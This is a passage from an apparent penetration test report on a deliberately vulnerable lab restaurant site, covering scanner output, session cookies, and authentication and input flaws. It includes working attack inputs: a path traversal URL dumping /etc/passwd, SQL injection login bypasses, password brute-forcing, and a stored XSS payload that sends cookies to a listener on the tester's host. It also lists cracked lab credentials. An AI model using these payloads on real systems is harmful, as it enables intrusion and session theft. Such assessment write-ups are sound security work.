+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were 
ound: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HT
TP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
OUND.html.var, HTTP_NOT_FOUND.html.var
+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /install/: Directory indexing found.
+ OSVDB-3092: /install/: This might be interesting...
+ OSVDB-3268: /stylesheets/: Directory indexing found.
+ OSVDB-3092: /stylesheets/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 8725 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2021-11-26 15:39:20 (GMT-5) (395 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 10 - Nikto Scan Results

The most notable results from this scan are the missing headers and the ‘info.php’ file found earlier in the report. (This also includes the ‘phpinfo.php’ file, which is the non-skinned version of the file)

All of this information was also later earlier in ‘info.php’. See **Appendix B – info.php**


2.4 Review client-side controls

This section of the report aims to better understand the data transmission from the client to the server and identify any vulnerabilities within the data transmission.

2.4.1 Test Transmission of Data Via the Client

2.4.1.1 URL Parameters


During the enumeration phase, there were pages where the URL parameter affected what item was selected. However, these fields appear to be validated as entering something out of scope, like a string. Does not result in an error.



192.168.1.20/cart-exec.php?id=1

Figure 11 - Showing the URL Input


There is no error when entering an ID out of the ID scope or when entering a string. However, it does increment the number in the cart even though it is empty.



WELCOME RICK

My Profile | Cart[8] | Inbox[0] | Tables | Party-Halls | Rate Us | Logout

Figure 12 - Cart with 8 items in it



MY SHOPPING CART

Item ID	Food Photo	Food Name	Food Description	Food Category	Food Price	Quantity	Total Cost	Action(s)


Figure 13 - Although the cart is empty

Another concerning example of this is within the ‘http://192.168.1.20/extras.php’ page; this page is used to display extra text, for example, the terms and conditions of the site. The tester can display any files within the directory by manipulating this URL.

To test this, the tester took the path directory for the Linux text-based database that contains all account information for the system and then URL encoded it.

‘http://192.168.1.20/extras.php?type=%2Fetc%2Fpasswd’

This dumps all of the account information into the text box.


Food Plaza:About
192.168.1.20/extras.php?type=%2Fetc%2Fpasswd
Home
Food Zone
Member Ratings
My Account
Contact Us
Food Plaza Restaurant
Home Page | About Us | Member Ratings | Food Zone | Terms and conditions
© Hacklab pizza

ABOUT FOOD PLAZA

```
root:x:0:0:root:/root:/bin/bash     daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin     bin:x:2:2:bin:/bin:/usr/sbin/nologin     sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync   games:x:5:60:games:/usr/games:/usr/sbin/nologin   man:x:6:12:man:/var/cache/man:/usr/sbin/nologin   lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin   proxy:x:13:13:proxy:/bin:/usr/sbin/nologin   www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin   backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin  list:x:38:38:Mailing  List  Manager:/var/list:/usr/sbin/nologin  irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  gnats:x:41:41:Gnats  Bug-Reporting  System
(admin):/var/lib/gnats:/usr/sbin/nologin       nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin       systemd-timesync:x:100:102:systemd       Time
Synchronization,,,:/run/systemd:/bin/false      systemd-network:x:101:103:systemd      Network      Management,,,:/run/systemd/netif:/bin/false      systemd-
resolve:x:102:104:systemd      Resolver,,,:/run/systemd/resolve:/bin/false      systemd-bus-proxy:x:103:105:systemd      Bus      Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:
/bin/false  lightdm:x:108:112:Light  Display  Manager:/var/lib/lightdm:/bin/false  ntp:x:109:114::/home/ntp:/bin/false  whoopsie:x:110:115::/nonexistent:/bin/false
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false                         pulse:x:112:120:PulseAudio                         daemon,,,:/var/run/pulse:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash mysql:x:999:1001::/home/mysql:
```

Figure 14 - Dumped /etc/passwd file

Although this does not dump the passwords for the accounts, it does give the attacker an insight into the account usernames to attempt a brute force attack on the passwords.

2.4.2 Test Client-Side Controls Over User Input

As a part of the sitemap, the directory ‘validation’ was found; this includes a file called ‘user.js’ (See **Appendix D – user.js**) which validates the inputs for the login forms. This file gives the tester an insight into how the site validates inputs, combined with ‘sqlcm.bak’ that was found earlier; the tester now has an excellent understanding of how the site validates input.

2.5 AUTHENTICATION ANALYSIS

Both ‘index.php’ and ‘admin/login-form.php’ use forms to log in. As discussed earlier in the report, input is filtered through ‘sqlcm.bak’ and validated through ‘user.js’ (‘admin.js’ in the admin panel). Reviewing these in this section will speed up the process as the tester can avoid the validation and filters.

2.5.1 Data Attacks

There is minimal validation on the register and login pages; this includes ensuring that none of the fields are blank, that the password and confirm password fields are the same and that a security question has been chosen. There is also a validate email function; however, the condition has been commented out, always returning true.

Due to the minimal filtering used in ‘sqlcm.bak’, SQL injection will be possible on these forms.

When a username that does not exist is entered, a pop up appears on the screen stating that the username does not exist. It should also be noted that users have unlimited login attempts, making it possible to enumerate usernames and brute-force passwords. If the username is correct, but the password is wrong, there is no response, and the user is not logged in.

When a login is successful, the error message that is shown in ‘login-exec.php’ has an additional warning:

```
Warning: session_regenerate_id(): Cannot regenerate session id
```

This means that when fuzzing the login forms, the correct password can be found where the size of the response body is greater.

2.5.2 Credential Handling


When registering an account, the response will let the user know if that email address has been used before; this also allows enumeration of current users.

When logging into the site, the form inputs are sent in plaintext. As the site is unencrypted, this leaves the credentials vulnerable to interception.

As well as this, the credentials are stored in a cookie called ‘SecretCookie’, which is created during login. It was found later in the report that this cookie is simple to decode and contains both the users’ username and password. There is further discussion of this later in the report at ***Token Generation***.

2.5.3 Authentication Login

Using the previous information, the username ‘admin’ on the admin panel does not respond with a ‘wrong username’ error. Using the username ‘admin’, the admin panel was then fuzzed with the ‘rockyou.txt’ wordlist; this wordlist is one of the most comprehensive password lists available for brute-forcing.



```
POST http://192.168.1.20/admin/login-exec.php HTTP/1.1
Host: 192.168.1.20
Connection: keep-alive
Content-Length: 35
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://192.168.1.20
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
```


```
login=admin&password=1&Submit=Login
```

Locat...	Value	# of Payl...	# of Proce...
Body [2...	1	0	0

Location: Body [21, 22]
Value: 1
Payloads:

#	Type	Description	# of Processors
1	File	rockyou.txt	1


Figure 15 - OWASP ZAP Password Fuzzing Setup



Size Resp. Body	State	Payloads
825 bytes		newton
639 bytes		
639 bytes		123456
639 bytes		12345

Figure 16 - Password found

Seeing that the payload ‘newton’ has a different Body response shows the correct password. Getting access to the admin panel also gives access to the rest of the members, making it easier to find their passwords. All users that came with the website virtualisation were cracked.




Members Management

Home | Categories | Foods | Accounts | Orders | Reservations | Specials | Staff | Messages | Options | Logout

MEMBERS LIST

Member ID	First Name	Last Name	Email	
15	Rick	Astley	hacklab@hacklab.com	Remove Member
16	Jim	Smith	J.Smith@hacklab.com	Remove Member
17	Joe	Bloggs	joeblogs@hereandnow.com	Remove Member

Figure 17 - Admin Panel with Members List




admin - newton
J.Smith@hacklab.com - summer
joeblogs@hereandnow.com - autumn

Figure 18 – Usernames and their Passwords

2.6 Session Management Vulnerabilities

Although PHP sessions are used within the site, a cookie with the name ‘SecretCookie’ is generated when a user logs into the site. Likewise, upon logging into the site using the credentials given to the tester, a cookie is assigned. Deleting this cookie does not result in the user being logged out; however, deleting the PHP session does.

Both cookies can be grabbed through the browser.




Name	Value
PHPSESSID	hlthuo2tgtasdnbaeic4396cv7
SecretCookie	Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzODMzMzgzNzMyMzgzNA%3D%3D

Figure 19 - Site Cookies

2.6.1 Token Generation

The end of the ‘SecretCookie’ cookie is ‘%3D%3D’, which suggests that the cookie has been URL encoded and that the last two characters would instead be ‘==’, which is known to be used for Base 64 encoding. Instead of manually trying to decode the cookie, the tester chose to put the cookie through CyberChef.



Depth
3

□ Intensive mode □ Extensive language support

Crib (known plaintext string or regex)
hacklab

```
Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzODMzMzgzNzMyMzgzNA%3D%3D
```

```
  time:   27ms
length: 11834
 lines:    444
```

Recipe (click to load)	Result snippet	Properties

From_Base64('A-Za-z0-9+/=',true)
From_Hex('None')
	hacklab@hacklab.com:hacklab:1638387284	Valid UTF8
		Entropy: 3.90

From_Base64('A-Za-z0-9+\\-=',true)
From_Hex('None')
	hacklab@hacklab.com:hacklab:1638387284	Valid UTF8
		Entropy: 3.90

Figure 20 - CyberChef to decode the cookie

By using the username as a known-plaintext string, CyberChef could find the cookie in plaintext. As the account was logged into several times, it was also found that the number in the cookie increased consistently. By checking the number in a ‘timestamp translator’, it was found that the number consisted of the login time. Finally, by combining all of this information, it was found that the cookie is in the format ‘email@email.com:password:timestamp’.

The ‘SecretCookie’ cookie was relatively simple to decode, leaving user accounts vulnerable to man-in-the-middle attacks.

2.6.2 Token Handling

As the site is HTTP rather than HTTPS and the secure flag on the cookies is not set, the cookies are transmitted over HTTP, making them vulnerable to interception. Even if the login functionality was swapped to HTTPS, the rest of the website being HTTP still leaves the cookie vulnerable.

The tester tried logging in with the ‘hacklab’ credentials on two separate devices, both logins were successful, and both browsers remained logged in after a refresh. Being logged in twice means that the site supports concurrent sessions, allowing an attacker to comprise credentials without risk of detection.

When logging into both the admin panel and member area, only the PHPSESSID is used, this is updated when the credentials are correctly entered (Although ‘SecretCookie’ is created at the same time, it seems to have no other function). Unfortunately, this PHPSESSID variable can be used in other browsers to successfully log in to the account (unless the user clicks ‘logout’ before the end of the session), leaving it vulnerable.

Pressing the ‘logout’ button in the member and admin areas effectively invalidates the users’ session as attempting to use the PHPSESSID cookie to access the logged-in areas does not work after logging out.

If users try to visit the ‘My Account’ area or the Admin panel without being logged in, they are assigned a session (PHPSESSID); when they successfully log in, they are not issued a fresh token. Therefore leaving the account vulnerable to session fixation.

As the site relies on HTTP cookies and Anti-CSRF tokens are absent from the site, the site is vulnerable to cross-site request forgery.

2.7 INVESTIGATE ACCESS CONTROLS

From the mapping phase discussed earlier within this report (***Application Mapping***), the various access controls within the web application were identified. This includes the admin panel and the member functions. All admin and member functions were correctly blocked when attempting to access without a valid session.

2.8 INPUT-BASED VULNERABILITIES

2.8.1 SQL Injection


As found earlier in the report, there are SQL injection filters in place; however they are inadequate and easy to bypass, they can be found in ***Figure 7 - SQL Injection Filter.***

When logging into the account at http://192.168.1.20/login-exec.php, it was found that SQL injection was possible, with the username “hacklab@hacklab.com’ AND ‘1'='1” and password “hacklab” resulting in a successful login. This shows the SQL injection is possible on the site, as there was no warning when logging in; the same is applicable for the ‘login’ field in the register-exec.php function.

However, when logging into the admin panel, the password field is vulnerable to SQL injection. The tester successfully logged into the admin panel by entering “Admin” as the username and “x’ or ‘9’=’9” as the password.

2.8.2 XSS and response injection

The website includes a member rating area, where users can leave reviews of the company; this page was used to test for stored XSS attacks. The test was done by entering '<script>alert(document.cookie)</script>' onto the review input. On viewing the member ratings page, both users' cookies were displayed.




```
PHPSESSID=3lu8v4avf1a0ev47qsbje8j1v5;
SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyM
mU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzODM2M
zUzNTM0MzkzNQ%3D%3D
```

Figure 21 - The users' cookies being displayed on 'member-ratings.php'

The tester also tried to access the credentials through a netcat listener, as the previous test was successful. To do this, a new rating was created, and a Netcat listener was setup on the tester's machine:

```
'<script>new Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>'
nc -lvp 80
```



```
listening on [any] 80 ...
192.168.1.1: inverse host lookup failed: Unknown host
connect to [192.168.1.253] from (UNKNOWN) [192.168.1.1] 60569
GET /b.php?PHPSESSID=3lu8v4avf1a0ev47qsbje8j1v5;%20SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzODM2MzUzNjMyMzQzMg%3D%3D HTTP/1.1
Host: 192.168.1.253
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.20/
Sec-GPC: 1
```

Figure 22 - NetCat result on viewing the website, with the testers cookies sent

As this was successful, the site is vulnerable to stored XSS attacks, which could jeopardise account information if used by an attacker.


2.8.3 Path traversal

As discussed earlier in the report, the tester could access the contents /etc/passwd/ from extras.php. The results can be found here: ***Figure 14 - Dumped /etc/passwd file***

2.8.4 File inclusion

